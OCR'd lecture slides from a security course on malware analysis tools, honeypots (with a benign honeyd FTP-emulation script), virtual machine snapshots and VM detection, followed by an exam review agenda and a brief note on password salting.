
https://binary.ninja/

Subcomponent Scanning



https://hex-rays.com/ida-pro/

Subcomponent Scanning



https://ghidra-sre.org/

Focused Experimentation

- **Just read the code and simulate in your head**
  - No one does this for more than 50 lines of code
- **Manipulate the runtime environment to trigger behaviors**
  - Debugger
  - Network monitoring + virtual web services
  - Manipulate files and registries

Challenges

- Environment must resemble actual machine
  - simulate actual services (Apache, MySQL, etc.)
  - but not too much... bad form to actually help propagate the malware (legal risks!)
- Some malware does a reasonably good job of detecting honeypots

honeyd

- Open-source virtual honeynet
  - creates virtual hosts on network
  - services actually run on a single host
  - scriptable services


honeyd example:
FTP service (ftp.sh)

```
echo "$DATE: FTP started from $1 Port $2" >> $log
echo -e "220 $host.$domain FTP server (Version wu-2.6.0(5) $DATE) ready."
...
case $incmd_nocase in

      QUIT* )
        echo -e "221 Goodbye.\r"
        exit 0;;
      SYST* )
        echo -e "215 UNIX Type: L8\r"
        ;;
      HELP* )
        echo -e "214-The following commands are recognized (* =>'s unimplemented).\r"
        echo -e "   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP\r"
        echo -e "   PASS    PASV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP\r"
        echo -e "   ACCT*   TYPE    MLFL*   MRCP*   DELE    SYST    RMD     STOU\r"
        echo -e "   SMNT*   STRU    MAIL*   ALLO    CWD     STAT    XRMD    SIZE\r"
        echo -e "   REIN*   MODE    MSND*   REST    XCWD    HELP    PWD     MDTM\r"
        echo -e "   QUIT    RETR    MSOM*   RNFR    LIST    NOOP    XPWD\r"
        echo -e "214 Direct comments to ftp@$domain.\r"
        ;;
```

Virtual Machines

- **Virtual machine:** isolated virtual hardware running within a single operating system
  - i.e., a software implementation of hardware
  - usually provides emulated hardware which runs OS and other applications
  - i.e., a computer inside of a computer
- What's the point?
  - extreme software isolation -- programs can't easily interfere with one another if they run on separate machines
  - much better hardware utilization than with separate machines
  - power savings
  - easy migration -- no downtime for hardware repairs/improvements

Virtual Machines



Malware and Virtual Machines

- Most virtual machines provide checkpointing features
  - **Checkpoint** (also called **snapshot**) consists of all VM state (disk, memory, etc.)
  - In normal VM usage, user periodically creates snapshots before making major changes
  - Rolling back (“restoring”) to snapshot is fairly inexpensive
- **Checkpointing features are very useful for malware analysis**
  - Let malware do its damage
  - Pause VM and safely inspect damage from virtual machine monitor
  - To reset state, simply restore back to the checkpoint

Malware and Virtual Machines

- Other useful features:
  - execute malware one instruction at a time
  - pause malware
  - easily detect effects of malware by looking at "diffs" between current state and last snapshot
  - execute malware on one VM and uninfected software on another; compare state

Detecting VMs

- Lots of research into detecting when you're in a virtual machine
  - examine hardware drivers
  - time certain operations
  - look at ISA support
- Malware does this too!
  - if not in VM, wreak havoc
  - if in VM, self-destruct

Plan for today


- Administrivia
- Network Defense Review
- Honeypots
  - Overview
  - Malware analysis
- Exam 2 Review

Logistics

- Authentication - Anonymity
- You'll have to whole class period (75 mins)
- Closed book, closed notes
- Bring a pen/pencil and I'll bring the paper
- T/F + Short answer questions

Authentication

Authentication




“Salt”ing passwords

- A *salt* is a random number added to the password
- This is the approach taken by any reasonable system

